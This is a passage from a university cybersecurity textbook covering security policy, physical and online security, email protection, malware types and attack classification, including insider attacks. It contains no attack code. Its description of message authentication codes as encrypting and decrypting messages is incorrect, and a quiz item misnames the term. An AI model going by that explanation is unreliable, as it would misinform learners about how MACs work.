2023

Post Graduate Diploma in Cyber Security

Cyber Security Techniues PGDCS103

Madhya Pradesh Bhoj Open University

PGDCS-103

Cyber Security Techniques

Block-1

Block-2

Block-3

Block-4

Block-1

Unit 1: Information Security Basics to Policy

1

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Definesecurity
- Understand policy
- Apply procedures for organizationalsecurity

1.2 INTRODUCTION

Organizations are becoming increasingly sophisticated in the way in which they organize and use IT. They are spending too much on IT just to take benefits form latest technologies and to boost their business and grow leaps and bounds. We can see it around us in real time. Now for booking a cab we rarely have to tell the cab driver our pickup address manually, app detects it automatically. Most of the providers use location based system (GPS) to track the user and set that address as a pickup location. It‘s just matter of minutes that booked cab arrives at your place. People have never thought of these 10 years ago. Even organizations are using technology this much, still most of the organization are not having dedicated budget for security as they don‘t see any direct return on investment. Once Organization goes through major attack then they start thinking about security and start spending budget on securitythings.

As a company‘s part people should be aware of their security responsibility. For proper security in organization people process and technology should be focus area of improvement. In these days employees are most targeted, because they are easily exploitable. For example company spends too much in technology and often believes if we are spending on these expensive and advanced firewalls, IDS/IPS then we must be secure and protected. For this company, attacker manipulated one employee of the company and got the credentials and other details of these latest devices and in matter of seconds, this company was hacked, although they were using latest technology and they were also spending forsecurity.

Now one question arises in one‘s mind, where to start if one wants its organization to secure its assets. So the first step is to prepare and follow a security guideline document which includes all the security procedures to be followed while carrying out different processes in the organization as well as the disadvantage. Before discussing it further, let us familiarize ourselves with some of the common terminologies that we are going throughout our discussion in this chapter.

1.2.1 Glossary

a. **Policy:** Policy is a high level document to represent corporate philosophy of a particular organization. Policies are kept more clear and concise to keep them effective. Basic elements of a policy are purpose, scope, responsibility andcompliance.

b. **Asset management:** Asset management is all about discovery, ownership, value, acceptable use, protection, and disposal of information-relatedassets.

c. **Owner:** The information owner is the entity within the organization that has been assigned the responsibility to exercise the organization‘s proprietary rights and grant access privileges to those with a true businessneed.

d. **Custodian:** The custodian is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the informationowner.

e. **User:** User is the person who is responsible for viewing, amending, or updating the content of the information assets. This can be any user of the information in the inventory created by the informationowner.

1.3 DETAILED DESCRIPTION OF IT SECURITY POLICIES

Policies are set with the objectives of reduced risk, compliance with laws & regulations, & assurance of operational continuity, information integrity, & confidentiality. Policies are also known to be first layer of defense. Policies are important reference documents for internal audits & for resolution of legal disputes about management‘s due diligence. Policy documents can act as a clear statement of management‘sintent.

1.3.1 Security Policy

Security policyis a definition of what it means to be secure for a system, organization or other entity. For an organization, it addresses the constraints on behavior of its members as well as constraints imposed on adversaries by mechanisms such as doors, locks, keys and walls. For systems, the security policy addresses constraints on functions and flow among them, constraints on access by external systems and adversaries including programs and access to data by people. Security policy is general statement produced by senior management that dictates what role security will play within the organization. Senior management may be selected policy board or committee.

Security policy communicates a coherent security standard to users, management and technical staff. For building secure infrastructure security policy is the first step to take. A security policy can be an organizational policy, an issue-specific policy, or a system-specific policy. In an organizational security policy, management establishes how a security program will be set up, lays out the program‘s goals, assigns responsibilities, shows the strategic and tactical value of security, and outlines how enforcement should be carried out. This policy must address relative laws, regulations, and liability issues, and how they are to be satisfied. The organizational security policy provides scope and direction for all future security activities within the organization. It also describes the amount of risk senior management is willing to accept.

While developing security policy some of the important things should be kept in mind is as follows:

- Policy creation, implementation and adherence should be driven by business objectives. It should not dictate objective ofbusiness.
- It should be kept simple so that everyone can understand it easily and serve as reference for all employees andmanagement.
- It should be developed and used to integrate security into all business functions and

processes.

- It should be derived from and support all legislation and regulations applicable to the company.
- It should be reviewed and modified as a company changes, such as through adoption of a new business model, a merger with another company, or change ofownership.
- Each iteration of the policy should be dated and under versioncontrol.
- The units and individuals who are governed by the policy must have easy access to it. Policies are commonly posted on intranetportals.
- It should be created with the intention of having the policies in place for several years at a time. This will help ensure policies are forward-thinking enough to deal with potential changes that mayarise.
- The level of professionalism in the presentation of the policies reinforces their importance as well as the need to adhere tothem.
- It should not contain language that isn‘t readily understood by everyone. Use clear and declarative statements that are easy to understand andadopt
- It should be properly supported andadministered.
- It should contribute in overall success oforganization.
- While formulation of policies information system users should beinvolved.

Security policy must be approved by senior management and should be documented and controlled. The success of an information resources protection program depends on the policies, & on the attitude of management toward securing information on systems. The policy maker set the tone and the emphasis on how important a role InfoSec will have within your agency. So the policy maker should be having overall organizational picture so that policy designed by him can cover the whole organization.

1.3.2 Why policies are important?

A good quality of Information Security program begins & ends with policy. Policies are least expensive means of control & often the most difficult to implement. It is a direct link between an organization‘s Vision and their day-to-day operations. Policies identify the key activities and provide a general strategy to decision-makers on how to handle issues as they arise. This is accomplishedbyprovidingthereaderwithlimitsandachoiceofalternativesthatcanbeusedto guide their decision making process as they attempt to overcome problems. I like to thinkof policies as a globe where national boundaries, oceans, mountain ranges and other major features are easily identified. With this concept in mind we will talk about procedures.

1.3.3 Ways to make policies more effective

For making policies there are many factors which contribute. Some of them are

- **Goals:** Has the issue been adequately defined and properly framed? How will the policy achieve the high-level policy goals of thedepartment?

- **Ideas:** Has the policy process been informed by evidence that is high quality and up to date? Has account been taken of evaluations of previous policies? Has there been an opportunity or license for innovative thinking? Have policy makers sought out and analyzed ideas and experience from ‗the front line‘, overseas and the devolved administrations?
- **Design:** Have policy makers rigorously tested or assessed whether the policy design is realistic, involving implementers and/or end users? Have the policy makers addressed common implementation problems? Is the design resilient to adaptation by implementers?
- **External engagement:** Have those affected by the policy been engaged in the process? Have policy makers identified and responded reasonably to theirviews?
- **Appraisal:** Have the options been robustly assessed? Are they cost-effective over the appropriate time horizon? Are they resilient to changes in the external environment? Have the risks been identified and weighed fairly against potentialbenefits?
- **Roles and accountabilities:** Have policy makers judged the appropriate level of involvement? Is it clear who is responsible for what, who will hold them to account, and how?
- **Feedback and evaluation:** Is there a realistic plan for obtaining timely feedback on how the policy is being realized in practice? Does the policy allow for effective evaluation, even if top management is not doingit?
- **Proper dissemination:** There should be proper dissemination of policies So that people can become aware of and contribute in adherence ofpolicy.
- **Read by the targeted staff/audience:** Policies are only useful if the people for whomit‘s targeted read thosepolicies.
    - It‘s effective when people read the policies and understood thosepolicies.
    - People should be agreed-to the formulated policies then only they will be effective.

As in this dynamic environment upon the need policies should be updated from time to time, if required to make them effective.

1.4 TYPES OF INFORMATION SECURITY POLICIES

In order to produce a complete InfoSec policy, management must define 3 types of InfoSec policy:

- Enterprise InfoSec programpolicy
- Issue-specific InfoSecpolicies
- Systems-specific InfoSec policies

1.4.1 Examples of Information Security Policies

Some of the examples of Information Security policies that a typical organization needs are:

- Information Classification SecurityPolicy

- Acceptable UsePolicy
- Minimum AccessPolicy
- Network AccessPolicy
- Remote AccessPolicy
- Acceptable EncryptionPolicy
- Web Server SecurityPolicy
- Extranet Policy
- Application Service ProviderPolicy
- Authentication CredentialsPolicy

1.5 IT SECURITYPROCEDURES

Procedures consist of step by step instructions to assist workers in implementing the various policies, standards and guidelines. Whilst the policies, standards and guidelines consist of the controls that should be in place, a procedure gets down to specifics, explaining how to implement these controls in a step by step fashion. For example, a procedure could be written to explain how to install Windows securely, detailing each step that needs to be taken to harden/secure the operating system so that it satisfies the applicable policy, standards and guidelines.[4]

1.6 DIFFERENCES BETWEEN POLICIES AND PROCEDURES

Policies:

- Are general in nature
- Identify companyrules
- Explain why theyexist
- Tells when the rule applies
- Describes who itcovers
- Shows how the rule isenforced
- Describes the consequences
- Are normally described using simple sentences &paragraphs

Procedures:

- Identify specificactions
- Explain when to takeactions
- Describesalternatives
- Shows emergencyprocedures
- Includes warning &cautions
- Givesexamples
- Shows how to completeforms
- Are normally written using an outlineformat

1.7 ASPECTS OF ORGANIZATIONAL SECURITY

Every company needs to have security program in some or the other form. Practical approach to organization Information Security Management is to develop communicate roll out and publish comprehensive organizational security which should be effective.

1.7.1 Physical Security

Physical security is one of the important areas of Information security. Physical security encompasses different threats, vulnerabilities and risks which should be addressed by organization to keep themselves secure. In physical security as a info sec professional one looks for site design, layout, environmental components, access controls, intrusion detection and power, fire protection and many morethings.

Physical security describes security measures that are designed to deny unauthorized access to facilities, equipment and resources, and to protect personnel and property from damage or harm (such as espionage, theft, or terrorist attacks).Physical security plays a major role in information security of organization. As its responsibility of organization, to provide access to its employees to a secure environment, so that employees can work and assets of the organization remains secured. Some of the initiatives by the organizations are like keeping guards at entrance of building. Installing gates on the entrance of the premise and frisking the personal before letting them in. All these prevent intruders of unwanted personal out of the building and hence they provide physical security.

In early day's physical security was not a big challenge, as computer and devices which were used were very big and mostly they were kept in locked cabins and rooms and very limited people were provided with its access. But now days as technology progress size of devices decreased, day by day. Now company has high end laptops which are very light and stores confidential data and can be taken anywhere with any one very easily. So to protect these devices has become very challenging. Most of us were not aware of physical security when we talk about information security. We generally associate information security with hackers and all. But information security without proper physical security never works.

I will give you some of examples then you will be agreed with this. A laptop of an insurance company employee was stolen while he was on his way to home. This laptop was carrying personally identifiable information like Aadhar card number, pan card details and voter id details of customers. This laptop was having unencrypted hard drive. Company lost its important data and was fined by regulatory authorities for not protecting customer's data.

Examples of Controls for Physical security which you can easily see in your daily life

a. **Physical barriers:** Physical barriers such as fences, walls, and vehicle barriers act as the outermost layer of security. They serve to prevent, or at least delay, attacks, and also act as a psychological deterrent by defining the perimeter of the facility and making intrusions seem more difficult. Tall fencing, topped with barbed wire, razor wire or metal spikes are often emplaced on the perimeter of a property, generally with some type of signage that warns people not to attempt to enter. However, in some facilities imposing perimeter walls/fencing will not be possible (e.g. an urban office building that is directly adjacent to public sidewalks) or it may be aesthetically unacceptable (e.g. surrounding a shopping center with tall fences topped with razor wire); in this case, the outer security perimeter will be defined as the walls/windows/doors of the structureitself.




Figure 1: Spikes atop a barrier wall act as a deterrent to people trying to climb over the wall[3]

b. **Natural surveillance:** Another major form of deterrence that can be incorporated into the design of facilities is natural surveillance, whereby architects seek to build spaces that are more open and visible to security personnel and authorized users, so that intruders/attackers are unable to perform unauthorized activity without being seen. An example would be decreasing the amount of dense, tall vegetation in the landscaping so thatattackerscannotconcealthemselveswithinit,orplacingcriticalresourcesinareaswhere intruders would have to cross over a wide, open space to reach them (making it likely that someone would notice them).

c. **Security lighting:** Security lighting is another effective form of deterrence. Intruders are less likely to enter well-lit areas for fear of being seen. Doors, gates, and other entrances, in particular, should be well lit to allow close observation of people entering and exiting. When lighting the grounds of a facility, widely-distributed low-intensity lighting is generally superior to small patches of high-intensity lighting, because the latter can have a tendency to create blind spots for security personnel and CCTV cameras. It is important to place lighting in a manner that makes it difficult to tamper with (e.g. suspending lights from tall poles), and to ensure that there is a backup power supply so that security lights will not go out if the electricity is cutoff.

1.7.2 Financial Security

Economic security or financial security is the condition of having stable income or other resources to support a standard of living now and in the foreseeable future. It includes: probable continued solvency. For more details on financial security we will be learning GLBA, which pertains to the financial security and focused on the protection of the confidentiality and integrity of financial information. From information security point of view whenever we apply any control we do risk assessment and based on the result of this assessment management decides whether this risk needs to be treated or need to be accepted. If risk is accepted then there is no control deployed and if it is to be treated then control is required for treatment. This decision is also based on the asset value if there is asset of Rs 100 logically organization should not spend Rs 200 on protecting that asset. Predictability of the future cash flow of a person or other economic entity, such as acountry.

1.7.3 Online Security

In fundamental of security you must have gain understanding of tips which need to be followed to keep yourself secure in this IT world. Here we will be talking about some technical stuff that how exactly security works and understand terminologies in security. There are two states of data which needsprotection.

1. Data which is at transit,and
2. Data which is atrest.

Data which is at rest is protected by applying secure encryption on hard drive/pen drive and data at transit can be protected by communicating using secure channel which again uses encryption and this provides online security. Online Security is sometimes also referred as **internet security**. In online security aim is to secure users by using different techniques and types of security.

Internet security is a branch of computer security specifically related to the Internet, often involving browser security but also network security on a more general level as it applies to other applications or operating systems on a whole.

Its objective is to establish rules and measures to use against attacks over the Internet. The Internet represents an insecure channel for exchanging information leading to a high risk of intrusion or fraud, such as phishing. Different methods have been used to protect the transfer of data, including encryption.

a. **Need of internet security:** There are different methods to secure user data which is travelling via internet to servers which is miles apart. General methods of securing data is encrypting data into a format which is only readable by the authorized or targeted audience in this case a server, another useretc.

   For example: Mike wants to send money to his mother living in another city, mike uses internet banking, the transaction of money between mike‘s machine and bank server should be secure so that no attacker can use this information and manipulate it in such a way that he transfer money to his own account. For this we need a secure transaction to happen and it will only happen if there is internet security.

   To achieve internet security different mechanism work together. As info sec professional one should be aware of these.

b. **Secure Communication:** Communication do happen using different network so communication security should be there at computer network and this is provided by using TLS, earlier SSL was used but it is vulnerable so now days TLS is used. If TLS is implemented then for attacker to perform MITM (Man in the Middle Attack) to modify bank credential is not possible. This Secure Sockets Layer (SSL), succeeded by Transport Layer Security (TLS) is used for webtraffic.

c. **Internet Protocol Security (IPsec):** IPsec is designed to protect TCP/IP communication in a secure manner. It is a set of security extensions developed by the Internet Task Force (IETF). It provides security and authentication at the IP layer by transforming data using encryption.

Two main types of transformation that form the basis of IPsec:

1. Authentication Header (AH) and
2. ESP.

These two protocols provide data integrity, data origin authentication, and anti-replay service. These protocols can be used alone or in combination to provide the desired set of security services for the Internet Protocol (IP) layer.

Basic components of the IPsec security architecture

Security protocols for AH and ESP

- Security association for policy management and trafficprocessing
- Manual and automatic key management for the Internet key exchange(IKE)
- Algorithms for authentication and encryption

The set of security services provided at the IP layer includes access control, data origin integrity, protection against replays, and confidentiality. The algorithm allows these setsto work independently without affecting other parts of the implementation. The IPsec implementation is operated in a host or security gateway environment giving protection to IPtraffic.

1.7.4 Security Token

For more secure infrastructure online sites offer customers the ability to use a code which randomly changes every 30–60 seconds on a security token. Security token is device provided by the online site. The keys on the security token have built in mathematical computations and manipulate numbers based on the current time built into the device. Every thirty seconds there is only a certain array of numbers possible which would be correct to validate access to the online account.




Figure 2: Security tokens[4]

The website that the user is logging into would be made aware of that devices' serial number and would know the computation and correct time built into the device to verify that the number given is indeed one of the handful of six-digit numbers that works in that given 30-60 second cycle. After 30–60 seconds the device will present a new random number which can make user log into the website.

1.7.5 Electronic Mail Security

Email messages are composed, delivered, and stored in a multiple step process, which starts with the message's composition. When the user finishes composing the message and sends it, the message is transformed into a standard format: an RFC 2822 formatted message. Afterwards, the message can be transmitted. Using a network connection, the mail client, referred to as a mail user agent (MUA), connects to a mail transfer agent (MTA) operating on the mail server. The mail client then provides the sender‘s identity to the server. Next, using the mail server commands, the client sends the recipient list to the mail server. The client then supplies the message. Once the mail server receives and processes the message, several events occur:Recipient server identification, connection establishment, and message transmission. Using Domain Name System (DNS) services, the sender‘s mail server determines the mail server(s) for the recipient(s). Then, the server opens up a connection(s) to the recipient mail server(s) and sends the message employing a process similar to that used by the originating client, delivering the message to the recipient(s).

1.7.6 Pretty Good Privacy (PGP)

For email security or sending secure email we should use Pretty Good Privacy. Pretty Good Privacy provides confidentiality by encrypting messages to be transmitted or data files to be stored using an encryption algorithm such as Tripler DES or CAST-128.

Email messages can be protected by using cryptography in various ways, such as the following:

- Signing an email message to ensure its integrity and confirm the identity of itssender.
- Encrypting the body of an email message to ensure itsconfidentiality.
- Encrypting the communications between mail servers to protect the confidentiality of both message body and messageheader.

The first two methods, message signing and message body encryption, are often used together; however, encrypting the transmissions between mail servers is typically used only when two organizations want to protect emails regularly sent between each other.




Figure 3: Pretty Good Privacy[5]

For example, the organizations could establish a virtual private network (VPN) to encrypt the communications between their mail servers over the Internet. Unlike methods that can only encrypt a message body, a VPN can encrypt entire messages, including email header information such as senders, recipients, and subjects. In some cases, organizations may need to protect headerinformation. However, a VPN solution alone cannot provide a message signing mechanism, nor can it provide protection for email messages along the entire route from sender to recipient.

1.7.7 Multipurpose Internet Mail Extensions (MIME)

MIME transforms non-ASCII data at the sender's site to Network Virtual Terminal (NVT) ASCII data and delivers it to client's Simple Mail Transfer Protocol (SMTP) to be sent through the Internet. The server SMTP at the receiver's side receives the NVT ASCII data and delivers it to MIME to be transformed back to the original non-ASCII data.

1.7.8 Message AuthenticationCode

A Message authentication code (MAC) is a cryptography method that uses a secret key to encrypt a message. This method outputs a MAC value that can be decrypted by the receiver, using the same secret key used by the sender. The Message Authentication Code protects both a message's data integrity as well as itsauthenticity.

1.7.9 Firewall

Firewalls is network security system that monitors the incoming and outgoing network traffic and allow or deny the packets based on predetermined security rules. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure ortrusted.

In broader terms firewalls are of two types.

a. Networkfirewalls
b. Host-basedfirewalls.

1.7.10 Malicious Software

A computer user can be tricked or forced into downloading software onto a computer that is of malicious intent. Such software comes in many forms, such as viruses, Trojan horses, spyware, and worms.

- Malware, short for malicious software, is any software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems. Malware is defined by its malicious intent, acting against the requirements of the computer user, and does not include software that causes unintentional harm due to some deficiency. The term badware is sometimes used, and applied to both true (malicious) malware and unintentionally harmfulsoftware.
- A botnet is a network of zombie computers that have been taken over by a robot or bot that performs large-scale malicious acts for the creator of thebotnet.
- Computer Viruses are programs that can replicate their structures or effects by infecting other files or structures on a computer. The common use of a virus is to take over a computer to stealdata.
- Computer worms are programs that can replicate themselves throughout a computer network, performing malicious tasksthroughout.
- Ransom ware is a type of malware which restricts access to the computer system that it infects, and demands a ransom paid to the creator(s) of the malware in order for the restriction to beremoved.
- Scare ware is scam software with malicious payloads, usually of limited or no benefit, that are sold to consumers via certain unethical marketing practices. The selling approach uses social engineering to cause shock, anxiety, or the perception of a threat, generally directed at an unsuspectinguser.
- Spyware refers to programs that surreptitiously monitor activity on a computer system and report that information to others without the user'sconsent.
- A Trojan horse, commonly known as a Trojan, is a general term for malicious software that pretends to be harmless, so that a user willingly allows it to be downloaded onto the computer.

1.7.11 Denial of ServiceAttack

A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the means to carry out, motives for, and targets of a DoS attack may vary, it generally consists of the concerted efforts to prevent an Internet site or service from functioning efficiently or at all, temporarily or indefinitely. According to businesses who participated in an international business security survey, 25% of respondents experienced a DoS attack in 2007 and 16.8% experienced one in2010.

1.7.12 Phishing

Phishing is another common threat to the Internet. "SA, the Security Division of EMC, announced the findings of its January 2013 Fraud Report, estimating the global losses from Phishing at $1.5 Billion in 2012." Filter evasion, website forgery, phone phishing, Covert Redirect are some well-known phishing techniques.

Hackers use a variety of tools to conduct phishing attacks. They create forged websites that pretend to be other websites in order for users to leave their personal information. These hackers usually host these sites on legitimate hosting services using stolen credit cards while the last trend is to use a mailing system and finding a mailing list of people which they can try andfraud.

1.7.13 Application Vulnerabilities

Applications used to access Internet resources may contain security vulnerabilities such as memory safety bugs or flawed authentication checks. The most severe of these bugs can give network attackers full control over the computer. Most security applications and suites are incapable of adequate defence against these kinds of attacks.

1.8 SUMMARY

1. Policies are set with the objectives of reduced risk, compliance with laws & regulations, & assurance of operational continuity, information integrity, &confidentiality.
2. Policies are important reference documents for internal audits & for resolution of legal disputes about management's duediligence.
3. Security policy communicates a coherent security standard to users, management and technicalstaff.
4. A security policy can be an organizational policy, an issue-specific policy, or a system-specificpolicy.
5. In an organizational security policy, management establishes how a security program will be set up, lays out the program's goals, assigns responsibilities, shows the strategic and tactical value of security, and outlines how enforcement should be carriedout.
6. Physical security encompasses different threats, vulnerabilities and risks which should be addressed by organization to keep themselvessecure.

7. Economic security or financial security is the condition of having stable income or other resources to support a standard of living now and in the foreseeablefuture.
8. Data which is at rest is protected by applying secure encryption on hard drive/pen drive and data at transit can be protected by communicating using secure channel which again uses encryption and this provides online security.

1.9. CHECK YOUR PROGRESS

1. ______are also known to be first layer ofdefence.
2. securitydescribessecuritymeasuresthataredesignedtodeny
unauthorized access to facilities, equipment and resources, and to protect personnel and property from damage or harm (such as espionage, theft, or terrorist attacks).
3. If__________is accepted then there is no control deployed and if it is to be treated then control is required fortreatment.
4. MCAstands for____________________.
5. is network security system that monitors the incoming and outgoing network traffic and allow or deny the packets based on predetermined securityrules.
6. MIMEstandsfor___________________________.

1.10 ANSWERS TO CHECK YOUR PROGRESS

1. Policies
2. Physical
3. Risk
4. Message authenticationcode
5. Firewalls
6. Multipurpose Internet MailExtensions

1.11 MODEL QUESTIONS

1 What are the basic elements ofpolicy?
2 What are types of securitypolicy?
3 List out the ways to make policies moreeffective?
4 List out five basic differences between policies andprocedures?
5 What is physicalsecurity?
6 Explain IPSec?
7. Explain working of PGP in detail along withdiagram?
8. Differentiate between Malware, Botnet, Virus andWorms

Unit 2: Cyber Crime and Different Modes of Attack

2

Unit Structure

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the basic terminologies ofattacks
- Definition of word cybercrime
- How to report a cyber-crime
- Differentiate between insider and outsiderattacks
- Defineattacks

2.2 INTRODUCTION

Attack is any attempt to destroy, expose, alter, disable, steal, gain unauthorized access, or to make unauthorized use of an asset[6]. There are many definition of an attack found in literature. Some of the popular onesare:

a. Internet Engineering Task Force defines attack: An *assault* on system security that derives from an intelligent *threat*, i.e., an intelligent act that is a deliberate attempt (especially in the sense of a method or technique) to evade *security services* and violate the *security policy* of asystem.
b. Committee on National Security Systems of United States of America defines an attack as: *Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the informationitself.*

The increasing dependencies of modern society on information and computers networks (both in private and public sectors, including military) have led to new terms like cyber-attack andCyber warfare.

It further defines–*An attack, via cyberspace, targeting an enterprise's use of cyberspace for the purpose of disrupting, disabling, destroying, or maliciously controlling a computing environment/infrastructure; or destroying the integrity of the data or stealing controlled information."*

Cyber-attacks can range from installing *spyware* on a PC to attempts to destroy the infrastructure of entire nations. Cyber-attacks have become increasingly sophisticated and dangerous as the *Stuxnet* worm recentlydemonstrated.

2.2.1 Glossary

The term attack relates with some other basic security terminologies as shown in the Figure 4 below. The current section defines some of the terms used frequently in context of cyber security.


a. Asset: An asset is defined as any physical or logicalresource.

b. Vulnerability: It is a weakness which allows an attacker to reduce a system's information assurance.

c. Threat: A threat can be either "*intentional*" (i.e., intelligent; e.g., an individual cracker or a criminal organization) or "*accidental*" (e.g., the possibility of a computer malfunctioning, or the possibility of a natural disaster such as an earthquake, a fire, or a tornado) or otherwise a circumstance, capability, action, or event.

d. Threat Agent: System *entity* that *performs* a *threat action*, or an *event* that *results* in a *threat action*. Examples of threat agents are malicious hackers, organized crime, insiders (including system administrators and developers), terrorists, and nation states.

e. Confidentiality, Integrity and Availability (CIA): A resource (both physical and logical), called an asset, can have one or more vulnerabilities that can be exploited by a threat agent in a threat action. The result can potentially compromises the *Confidentiality, Integrity and Availability* properties of resources (potentially different that the vulnerable one) of the organization and others involved parties (customers, suppliers).



```
+ - - - - - - - - - - - - +  + - - - - +  + - - - - - - - - - - -+
| An Attack:              |  |Counter- |  | A System Resource:   |
| i.e., A Threat Action   |  | measure |  | Target of the Attack |
| +----------+            |  |         |  | +-----------------+  |
| | Attacker |<==================||<=========                 |  |
| |   i.e.,  |   Passive  |  |         |  | |  Vulnerability  |  |
| | A Threat |<=================>||<========>                 |  |
| |  Agent   |  or Active |  |         |  | +-------|||-------+  |
| +----------+   Attack   |  |         |  |         VVV          |
|                         |  |         |  | Threat Consequences  |
+ - - - - - - - - - - - - +  + - - - - +  + - - - - - - - - - - -+
```

Figure 4: Risk factors of the risk scenario[7]

2.3 TYPES OF ATTACKS

An attack can be *active* or *passive*.

a. *Active attack:* It is defined as an attempt to alter system services/resources or affect the operation theyperforming.

b. *Passive attack:* It is defined as an attempt to learn or make use of information which was gathered from the system, but it does not affect the systemresources.

The attacks can be classified according to their origin. Based on whether the attacker is from inside or outside the organization, an attack can further be classified as:

a. An *"inside attack"* is an attack initiated by an entity inside the security perimeter (an "insider"), i.e., an entity that is authorized to access system resources but uses them in a way not approved by those who granted the authorization. It can be any disgruntled employee who wants to attack on thesystem.

b. An "*outside attack*" is initiated from outside the perimeter, by an unauthorized or illegitimate user of the system (an "outsider"). In the Internet, potential outside attackers range from amateur pranksters to organized criminals, international terrorists, and hostile governments.

An attack usually is perpetrated by someone with bad intentions; *Black hated attacks* falls in this category. An *Ethical Hacker* performs Penetration testing on an organization information system to find out if all foreseen controls are in place. It can also be classified based on the fact whether the attack is conducted using one or more computers in the last case is called a *distributed attack.* Botnet are used to conduct distributed attacks.

Other classifications are according to the procedures used or the type of vulnerabilities exploited. Attacks can be concentrated on network mechanisms or host features. Some attacks are physical: i.e. theft or damage of computers and other equipment. Others are attempts to force changes in the logic used by computers or network protocols in order to achieve unforeseen (by the original designer) result but useful for the attacker. Software used to for logical attacks on computers is calledmalware.

The following is a partial short list of attacks:

- Passive
  - Network
    - Wiretapping
    - Portscanner
    - Idlescan
- Active
  - Denial-of-serviceattack
  - Spoofing
  - Network
    - Man in themiddle
    - ARP poisoning
    - Pingflood
    - Ping ofdeath
    - Smurfattack
  - Host
    - Bufferoverflow
    - Heapoverflow
    - Stackoverflow
    - Format stringattack

2.3.1 Insider Attack

An *insider attack* is a malicious attack *perpetrated on a network or computer system by a person with authorized system access* such as employees, former employees, contractors or business associates, who have inside information concerning the organization's security practices, data and computersystems.

Insiders that perform attacks have a trenchant advantage over external attackers because they have authorized system access and also familiar with network architecture and system policies/procedures. In addition, there may be less security against insider attacks because many organizations focus on protection from external attacks.

Knowing who is an insider is the first step to classifying internal attacks, and understanding what constitutes an insider attack will be the next step. Some common attacks made by employees, contractors, or students are:

- Making an unintentionalmistake.
- Trying to accomplish needed tasks – for example, in a cause in which the system does not support a particular action or the insider is blocked from accessing certain data, the insider may try workarounds to accomplish the samething.
- Trying to make the system do something for which it was not designed, as a form of innovation to make the system more useful orusable.
- Checking the system for weaknesses, vulnerabilities or errors, with the intention of reporting theproblems.
- Acting with the intention of causing harm, for reasons such as fame, greed, capability, divided loyalty ordelusion.

Types of InsiderAttack

a. **Compromised actors:** Insiders with access credentials or computing devices that have been compromised by an outside threat actor. These insiders are more challenging to address since the real attack is coming from outside, posing a much lower risk of being identified.

b. **Unintentional actors**: Insiders who expose data accidentally, such as an employee who accessescompanydatathroughpublicWi-Fiwithouttheknowledgethatit‘sunsecured.A large number of data breach incidents result from employee negligence towards security measures, policies, and practices.

c. **Emotional Attackers**: Insiders who steal data or destroy company networks intentionally, such as a former employee who injects malware or logic bomb in corporate computers on his last day atwork.

d. **Tech savvy actors**: Insiders who react to challenges. They use their knowledge of weaknesses and vulnerabilities to breach clearance and access sensitive information. Tech savvy actors can pose some of the most dangerous insider threats, and are likely to sell confidential information to external parties or black marketbidders.

How to prevent InsiderAttack

